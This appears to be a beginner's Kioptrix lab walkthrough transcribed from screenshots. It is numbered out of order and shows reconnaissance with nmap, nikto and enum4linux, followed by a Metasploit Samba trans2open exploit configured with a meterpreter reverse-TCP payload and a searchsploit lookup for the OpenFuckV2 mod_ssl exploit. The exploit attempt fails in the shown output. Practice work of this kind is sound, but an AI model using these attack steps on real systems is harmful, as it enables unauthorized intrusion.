
14. use auxiliary/scanner/smb/smb

15. use auxiliary/scanner/smb/smb_version

16. options


17. scannimg and enumeration

1. #Ip addr




```
┌──(shivani㉿shivani)-[~]
└─$ su
Password:
┌──(root㉿shivani)-[/home/shivani]
└─# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_cod
    link/ether 08:00:27:86:88:7b brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic nopref
       valid_lft 86247sec preferred_lft 86247sec
    inet6 fe80::a00:27ff:fe86:887b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

2. # nikto -h http://192.168.1.14/




```
  115  ls -h
  116  ls -l
  117  kioptrix

┌──(root㉿shivani)-[/home/shivani]
└─# nikto -h http://192.168.1.14/
- Nikto v2.5.0
---------------------------------------------------------------------------
---------------------------------------------------------------------------
+ 0 host(s) tested

┌──(root㉿shivani)-[/home/shivani]
└─# 
```

3. # apt install libssl -dev




```
┌──(root㉿shivani)-[/home/shivani]
└─# apt install libssl-dev
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  python3-texttable
Use 'apt autoremove' to remove it.
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libssl-dev
0 upgraded, 1 newly installed, 0 to remove and 12 not upgraded.
Need to get 2,427 kB of archives.
After this operation, 12.6 MB of additional disk space will be used.
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libssl-dev amd64 3.0.8-1
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libssl-dev amd64 3.0.8-1
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libssl-dev amd64 3.0.8-1
0% [Working]
```

4. # enum4linux kioptrix




```
└─#

┌──(root㉿shivani)-[/home/shivani]
└─# enum4linux kioptrix
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4lin

 ===========================( Target Information )==========================

Target ........... kioptrix
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, non


 ====================( Enumerating Workgroup/Domain on kioptrix )===


[E] Can't find workgroup/domain



 =======================( Nbtstat Information for kioptrix )=========
=====================
```

5. # nmap kioptrix -sv -p- -0 -T4 -oN




```
┌──(root㉿shivani)-[/home/shivani]
└─# nmap kioptrix -sv -p- -0 -T4 -oN nmap
Nmap 7.93 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to giv
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery pr
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
```

6. # msfconsole



```
└─# smbclient -L kioptrix
do_connect: Connection to kioptrix failed (Error NT_STATUS_NOT_FOUND)

┌──(root㉿shivani)-[/home/shivani]
└─# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.19-dev                          ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post       ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

7. # msf >use 1




```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                      ng-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

8. # msf6 exploit > set RHOSTS kioptrix


9. # msf6 exploit > set payload

10. # msf6 exploit > exploit




```
msf6 exploit(linux/samba/trans2open) > set RHOSTS kioptrix
RHOSTS ⇒ kioptrix
msf6 exploit(linux/samba/trans2open) > set payload
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > exploit

[-] kioptrix:139 - Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(linux/samba/trans2open) > whoami
[*] exec: whoami
```

11. # msf6 exploit > searchsploit mod_ssl




```
root
msf6 exploit(linux/samba/trans2open) > searchsploit mod_ssl
[*] exec: searchsploit mod_ssl

 ---------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                            |  Path
 ---------------------------------------------------------------------------------------- ---------------------------------
Apache mod_ssl 2.0.x - Remote Denial of Service                                          | linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow                               | multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                     | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)               | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)               | unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overf | unix/remote/40347.txt
 ---------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

12. # msf6 exploit > searchsploit -p 47080




```
 Exploit Title                                                                  |  Path
-------------------------------------------------------------------------------- ---------------------------------
Apache mod_ssl 2.0.x - Remote Denial of Service                                 | linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow                      | multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow            | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)      | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)      | unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overf | unix/remote/40347.txt
-------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
msf6 exploit(linux/samba/trans2open) > searchsploit -p 47080
[*] exec: searchsploit -p 47080

  Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
      URL: https://www.exploit-db.com/exploits/47080
     Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
    Codes: CVE-2002-0082, OSVDB-857
 Verified: False
File Type: C source, ASCII text
msf6 exploit(linux/samba/trans2open) > 
```

13. # msf6 >search trans2open



```
       =[ metasploit v6.3.19-dev                          ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post       ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search trans2open

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open     2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open       2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open         2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open     2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > 
```

